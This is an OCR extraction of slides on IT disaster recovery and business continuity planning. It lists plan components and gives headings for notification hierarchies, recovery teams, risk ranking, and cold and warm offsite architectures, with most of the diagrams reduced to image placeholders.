


disruption **disaster** **catastrophe**


Plan Components

- Key personnel
- Supplies
- Command and control
- System Risk Ranking
- CriticalRecovery Timelines
- Applications to recover
- User and data processing
- Processing priorities
- Insurance

Example Notification Hierarchy




RECOVERY TEAMS




BUSINESS CONTINUITY p.235-237


RISK RANKING




OFFSITE TARGET ARCHITECTURE



COLD SITE



WARM SITE


Ethernet
Ethernet
